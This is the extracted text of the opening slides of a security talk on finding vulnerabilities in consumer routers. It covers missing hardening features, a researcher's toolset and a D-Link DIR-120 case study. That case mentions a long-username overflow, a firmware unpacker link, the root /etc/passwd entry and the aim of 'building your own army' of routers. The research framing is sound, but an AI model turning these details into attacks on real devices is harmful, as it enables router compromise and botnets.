Who the f#!@are they?
Just couple of friends who like to know things.
kroemeke@gmail.com
m.kocielski@logicaltrust.net
filip.palian@pjwstk.edu.pl
3.
FreeBSD – ThePower to Serve
DO NOT PANIC, (WANNABE) FREEBSD DEV IS
IN THIS ROOM!
(FOR ANY INTERRPUTS BLAME HIM!)
4.
Legal Notice
The materialincluded in this presentation is for
educational purposes only.
All opinions expressed by authors are their own,
not theirs employers or anyone elses.
Do not try to break in or disrupt devices and/or
services you are not authorized to.
5.
Legal Notice
The materialincluded in this presentation is for
educational purposes only.
All opinions expressed by authors are their own,
not theirs employers or anyone elses.
Do not try to break in or disrupt devices and/or
services you are not authorized to.
FOR REAL, DON'T! ;>
6.
This presentation isnot about
- cutting-edge research
- 1337 h4x0ring
... sorry;-(
7.
This presentation isabout
- identifying and finding vulnerable routers
- (probably interesting) issues we have
encountered
- proving routers are the low hanging (rotten) fruits
a.k.a. weakest link
- building your own army
- cynical approach of vendors and providers

Why routers? Long.
-hundreds of thousands of targets
- mostly no security features are present
- no logging at all in majority of devices
- services are run as superuser
- vulns are easy to find and trivial to exploit
- having fun playing with different architectures
- vendors don't care about routers security
- users don't care about routers security
- etc.
10.

Security features inrouters
Feature Ubuntu Routers
Password hashing ✔ x
Stack Protector ✔ x
Heap Protector ✔ x
Stack ASLR ✔ x
Built as PIE ✔ x
Built with Fortify Source ✔ x
Built with REL RO ✔ x
Non-Executable Memory ✔ x
0-address protection ✔ x
Stack protector ✔ x
/proc/$pid/maps ✔ x
protection
Pointer Obfuscation ✔ x
Kernel Address Display ✔ x
Restriction
11.

Identifying vulns*
if 'foundsome time (hardest part) and picked up a
random device/firmware':
play(youtube.com/watch?v=9Cq_QO_4Cx4)
reverse_engineer(strings, binwalk, dd, etc.)
code_review(vim, cscope, etc.)
pentest(scapy, burp, etc.)
sniff(tshark)
fuzz(wfuzz, own tools)
just_b0rke_it_by_any_means()
*perfect example of a badly formatted slide
12.


CASE 1: (--E)-LINKDIR-120
CPU: RTL8650B @ 180MHz
RAM: 16MB
FLASH: 4MB
NETWORK: 4 (switch) + 1 (wanif)
Source: OpenWrt WIKI
13.

Short history ofthe greatest reverse
engineering action EVER
motivation
TONS OF
AA...A as
+ the = BOOM
username
14.
Short history ofthe greatest reverse
engineering action EVER

- for some reason --e-link haven't released the
GPL tarball with parts of the firmware
- firmware is available in the BIX format (simple
offsets + data + some meta trash) – unpacker:
http://shm.nation.pl/dlnq/unbix.c
- firmware contains compressed kernel and the
userland as a (broken/upgraded) squashfs
filesystem
15.
Short history ofthe greatest reverse
engineering action EVER

Lots of funny stuff found there:
- .svn files, hidden web panel options, ...
- /etc/passwd:
root:x:0:0:root:/:/bin/sh
nobody:x:0:0:Nobody:/:/sbin/nologin
16.
Short history ofthe greatest reverse
engineering action EVER
